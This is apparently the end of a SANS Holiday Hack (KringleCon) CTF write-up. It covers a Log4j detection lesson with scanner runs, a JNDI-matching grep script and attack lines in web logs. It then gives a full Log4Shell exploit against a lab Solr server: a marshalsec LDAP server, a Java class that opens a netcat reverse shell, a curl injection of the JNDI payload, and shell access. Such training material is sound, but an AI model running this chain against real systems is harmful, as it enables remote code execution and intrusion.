
The log4j2-scan utility is a tool to scan for vulnerable Log4j application use. Run the log4j2-scan utility, specifying the vulnerable directory as the first command-line argument.



```
elfu@ff62726b6779:~$ log4j2-scan vulnerable/
Logpresso CVE-2021-44228 Vulnerability Scanner 2.2.0 (2021-12-18)
Scanning directory: vulnerable/ (without tmpfs, shm)
[*] Found CVE-2021-44228 (log4j 2.x) vulnerability in /home/elfu/vulnerable/log4j-core-2.14.1.jar, log4j 2.14.1

Scanned 1 directories and 8 files
Found 1 vulnerable files
Found 0 potentially vulnerable files
Found 0 mitigated files
Completed in 0.00 seconds
```

Log4j2-scan quickly spots the vulnerable version of Log4j.


Repeat this command, changing the search directory to patched.



```
elfu@ff62726b6779:~$ log4j2-scan patched/
Logpresso CVE-2021-44228 Vulnerability Scanner 2.2.0 (2021-12-18)
Scanning directory: patched/ (without tmpfs, shm)

Scanned 1 directories and 5 files
Found 0 vulnerable files
Found 0 potentially vulnerable files
Found 0 mitigated files
Completed in 0.00 seconds
```

Log4j2-scan can also scan large directories of files.

This server includes the Apache Solr software that uses Log4j in the /var/www/solr directory. Scan this directory with log4j2-scan to identify if the server is vulnerable.



```
elfu@ff62726b6779:~$ log4j2-scan /var/www/solr/
Logpresso CVE-2021-44228 Vulnerability Scanner 2.2.0 (2021-12-18)
Scanning directory: /var/www/solr/ (without tmpfs, shm)
[*] Found CVE-2021-44228 (log4j 2.x) vulnerability in /var/www/solr/server/lib/ext/log4j-core-2.14.1.jar, log4j 2.14.1
[*] Found CVE-2021-44228 (log4j 2.x) vulnerability in /var/www/solr/contrib/prometheus-exporter/lib/log4j-core-2.14.1.jar, log4j 2.14.1

Scanned 102 directories and 1988 files
Found 2 vulnerable files
Found 0 potentially vulnerable files
Found 0 mitigated files
Completed in 0.36 seconds
```

Log4j2-scan finds two vulnerable Log4j libraries: one for the Solr platform, and one for a third-party plugin. Both need to be patched to resolve the vulnerability.

Next, we'll look at scanning system logs for signs of Log4j attack.

Run 'next' to continue.

```
elfu@ff62726b6779:~$ next
```

The CVE-2021-44228 Log4j exploit using JNDI for access is known as Log4shell. It uses the JNDI lookup feature to manipulate logs, gain access to data, or run commands on the vulnerable server. Web application servers are a common target.

Let's scan the web logs on this server. Examine the files in the /var/log/www directory.

```
elfu@ff62726b6779:~$ ls /var/log/www/
access.log
```

We can scan web server logs to find requests that include the Log4j lookup syntax using a text pattern matching routine known as a regular expression. Examine the contents of the logshell-search.sh script using 'cat'

```
elfu@ff62726b6779:~$ cat logshell-search.sh
#!/bin/sh
grep -E -i -r '\$\{jndi:(ldap[s]?|rmi|dns):/[^\n]+' $1
```

This script recursively searches for Log4shell attack syntax in any files. Run the logshell-search.sh command, specifying the /var/log/www directory as the search target.

```
elfu@ff62726b6779:~$ ./logshell-search.sh /var/log/www
/var/log/www/access.log:10.26.4.27 - - [14/Dec/2021:11:21:14 +0000] "GET /solr/admin/cores?foo=${jndi:ldap://10.26.4.27:1389/Evil} HTTP/1.1" 200 1311 "-" "Mozilla/5.0 (Macintosh; Intel Mac
OS X 10.13; rv:64.0) Gecko/20100101 Firefox/64.0"
/var/log/www/access.log:10.99.3.1 - - [08/Dec/2021:19:41:22 +0000] "GET /site.webmanifest HTTP/1.1" 304 0 "-" "${jndi:dns://10.99.3.43/NothingToSeeHere}"
/var/log/www/access.log:10.3.243.6 - - [08/Dec/2021:19:43:35 +0000] "GET / HTTP/1.1" 304 0 "-" "${jndi:ldap://10.3.243.6/DefinitelyLegitimate}"
```

In this output we see three examples of Log4shell attack. Let's look at each line individually.

Re-run the previous command, piping the output to | sed '1!d' to focus on the first line.

```
elfu@ff62726b6779:~$ ./logshell-search.sh /var/log/www | sed '1!d'
/var/log/www/access.log:10.26.4.27 - - [14/Dec/2021:11:21:14 +0000] "GET /solr/admin/cores?foo=${jndi:ldap://10.26.4.27:1389/Evil} HTTP/1.1" 200 1311 "-" "Mozilla/5.0 (Macintosh; Intel Mac
OS X 10.13; rv:64.0) Gecko/20100101 Firefox/64.0"
```

In this first attack, we see the attacker is at 10.26.4.27. The Log4j lookup command is sent as a URL GET parameter, attempting to use JDNI to reach the attacker LDAP server at ldap://10.26.4.27:1389 (see in the ${jndi:ldap://10.26.4.27:1389/Evil} string).

Re-run the previous command, this time looking at the 2nd line of output.

```
elfu@ff62726b6779:~$ ./logshell-search.sh /var/log/www | sed '2!d'
/var/log/www/access.log:10.99.3.1 - - [08/Dec/2021:19:41:22 +0000] "GET /site.webmanifest HTTP/1.1" 304 0 "-" "${jndi:dns://10.99.3.43/NothingToSeeHere}"
```

In this second attack, we see the attacker is at 10.99.3.1. Instead of a URL GET parameter, this time the exploit is sent through the browser User-Agent field. The attacker attempted to use JDNI to reach the attacker DNS server at dns://10.99.3.43, using a different IP than the exploit delivery address.

Re-run the previous command, this time looking at the 3rd line of output.

```
elfu@ff62726b6779:~$ ./logshell-search.sh /var/log/www | sed '3!d'
/var/log/www/access.log:10.3.243.6 - - [08/Dec/2021:19:43:35 +0000] "GET / HTTP/1.1" 304 0 "-" "${jndi:ldap://10.3.243.6/DefinitelyLegitimate}"
```

Here we see the attacker is at 10.3.243.6. This attack is also sent through the browser User Agent field, but this more closely resembles the first attack using the attacker LDAP server at 10.3.243.6. The DefinitelyLegitimate string is supplied by the attacker, matching a malicious Java class on the LDAP server to exploit the victim Log4j instance.

Run 'next' to continue.

```
elfu@ff62726b6779:~$ next
```

🍬🍬🍬🍬Congratulations!🍬🍬🍬🍬

You've completed the lesson on Log4j vulnerabilities. Run 'exit' to close.

```
elfu@ff62726b6779:~$ exit
```

Talk to Bow one final time…

Bow Ninecandle

Wow - great work! Thank you, and we wish you well clearing this from your own systems!
…

BONUS) RED LOG4JACK

Let's talk to Icky, and click the terminal to play the Red Log4Jack bonus-challenge:

Icky McGoop

Hey, I'm Icky McGoop.
Late? What's it to you? I got here when I got here.
So anyways, I thought you might be interested in this Yule Log4Jack. It's all the rage lately.
Yule Log4Jack is in a ton of software - helps our big guy keep track of things.
It's kind of like salt. It's in WAY more things than you normally think about.
In fact, a vulnerable Solr instance is running in an internal North Pole system, accessible in this terminal.
Anyways, why don't you see if you can get to the yule.log file in this system?
...

You're just in time to help us!


Jack has asked us to look into a server running Java Solr over at Kringle Castle.

Can you investigate the system at http://solrpower.kringlecastle.com:8983? If you can get access to the /home/solr/kringle.txt file, that would be even better.

Exploit the server then run runtoanswer to submit your answer.


We've setup some servers to aid you: a web server using the web/ directory listening on port 8080, and a Netcat listener on TCP port 4444.

If you want assistance, see the HELP.md file, or browse to http://kringlecon.com/yulelog4jackhelp for assistance.




```
~$ ls
HELP.md  mainterm.sh  marshalsec  web

~$ ls web/

~$ ls marshalsec/
marshalsec-0.0.3-SNAPSHOT-all.jar

~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:ac:11:00:05
          inet addr:172.17.0.5  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:12 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:936 (936.0 B)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)


~$ cd marshalsec/
~/marshalsec$ java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://172.17.0.5:8080/#YuleLogExploit"
Listening on 0.0.0.0:1389

~$ cd web

~/web$ vim YuleLogExploit.java
public class YuleLogExploit {
    static {
        try {
            java.lang.Runtime.getRuntime().exec("nc 172.17.0.5 4444 -e /bin/bash");
        } catch (Exception err) {
            err.printStackTrace();
        }
    }
}

~/web$ javac YuleLogExploit.java

~/web$ ls
YuleLogExploit.class  YuleLogExploit.java

~/web$ curl 'http://solrpower.kringlecastle.com:8983/solr/admin/cores?foo=$\{jndi:ldap://172.17.0.5:1389/YuleLogExploit\}'
{
  "responseHeader":{
    "status":0,
    "QTime":205},
  "initFailures":{},
  "status":{}}
```

The request triggered the remote website to make an LDAP-request to our server:



```
~/marshalsec$ java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://172.17.0.5:8080/#YuleLogExploit"
Listening on 0.0.0.0:1389
Send LDAP reference result for YuleLogExploit redirecting to http://172.17.0.5:8080/YuleLogExploit.class
Send LDAP reference result for YuleLogExploit redirecting to http://172.17.0.5:8080/YuleLogExploit.class
```

Which in turn directed the client to download our Java-class:



```
Serving HTTP on 172.17.0.5 port 8080 ...
172.17.0.5 - - [29/Dec/2021 21:09:22] "GET /YuleLogExploit.class HTTP/1.1" 200 -
172.17.0.5 - - [29/Dec/2021 21:09:22] "GET /YuleLogExploit.class HTTP/1.1" 200 -
```

Which triggered a reverse shell to our Netcat-listener:


```
listening on [172.17.0.5] 4444 ...
connect to [172.17.0.5] from (UNKNOWN) [172.17.0.5] 48754
```

Now, in our reverse shell:

```
id
uid=1501(solr) gid=1501(solr) groups=1501(solr)

cat /home/solr/kringle.txt
The solution to Log4shell is patching.
Sincerely,

Santa
```

Let's enter our solution:

```
~/web$ runtoanswer
What is Santa's solution for Log4j?

> patching
Your answer: patching

Checking.....
Your answer is correct!
```



```
Serving HTTP on 172.17.0.5 port 8080 ...
172.17.0.5 - - [29/Dec/2021 21:09:22] "GET /YuleLogExploit.class HTTP/1.1" 200 -
172.17.0.5 - - [29/Dec/2021 21:09:22] "GET /YuleLogExploit.class HTTP/1.1" 200 -
```

```
cat /home/solr/kringle.txt
The solution to Log4shell is patching.
Sincerely,

Santa
```

```
~/web$ runtoanswer
What is Santa's solution for Log4j?

> patching
Your answer: patching

Checking.....
Your answer is correct!

~/web$ 
```

```
~$ cd marshalsec/
~/marshalsec$ java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://172.17.0.5:8080/#YuleLogExploit"
Listening on 0.0.0.0:1389
Send LDAP reference result for YuleLogExploit redirecting to http://172.17.0.5:8080/YuleLogExploit.class
Send LDAP reference result for YuleLogExploit redirecting to http://172.17.0.5:8080/YuleLogExploit.class
```

When we talk to Icky again, he tells us we did great work!

Icky McGoop

Hey hey, that's it! Great work!
...

Well, that's about it… This was the final challenge for this year. One final thing: the **storyline** is now complete!

Storyline

Listen children to a story that was written in the cold
'Bout a Kringle and his castle hosting hackers, meek and bold
Then from somewhere came another, built his tower tall and proud
Surely he, our Frosty villain hides intentions 'neath a shroud
So begins Jack's reckless mission: gather trolls to win a war
Build a con that's fresh and shiny, has this yet been done before?
Is his Fest more feint than folly? Some have noticed subtle clues
Running 'round and raiding repos, stealing Santa's Don'ts and Do's
Misdirected, scheming, grasping, Frost intends to seize the day
Funding research with a gift shop, can Frost build the better sleigh?
Lo, we find unlikely allies: trolls within Jack's own command
Doubting Frost and searching motive, questioning his dark demand
Is our Jack just lost and rotten - one more outlaw stomping toes?
Why then must we piece together cludgy, wacky radios?
With this object from the heavens, Frost must know his cover's blown
Hearkening from distant planet! We the heroes should have known
Go ahead and hack your neighbor, go ahead and phish a friend
Do it in the name of holidays, you can justify it at year's end
There won't be any retweets praising you, come disclosure day
But on the snowy evening after? Still Kris Kringle rides the sleigh

Shoutouts and thank-you's!

(in order of appearances) The whole **SANS** and **Counter Hack**-team for making this great challenge possible again (Andy, Annie, Audra, Bjarki Ágúst, Chris, Chris, Chris, Christy, Clay, Daniel, Darren, Dave, Doug, Drew, Ed, Evan, Jared, Jason, Jay, Jennifer, Jeremy, Jerry, Joel, Josh, Josh, Joshua, Kendra, Kevin, Lynn, Marc, Marcus, Marcus, Mary Ellen, Michelle, Mike, Nancy, Ninjula, Patrick, Qwerty, Ron, Ryan, Sam, Sanjay, Sean, Siana, Tad, Tom F., Tom, Tom, Vlad and Xena), **Kebnekaise & Dbug** for playing the **Holiday Hero**-game and debugging this write-up, **John_r2** for pointing out the comma-issue in the SQLi for Objective 12. Y'all were great again!

Other stuff that needs to be said…

Wow, it seems I've just made it within the 50-page-limit again… There's even a few lines of white-space left on this page! :-)

Peace and God Bless! Have a Merry Christmas and see y'all next year at **KringleCon 5: Golden Rings**…

BusyR!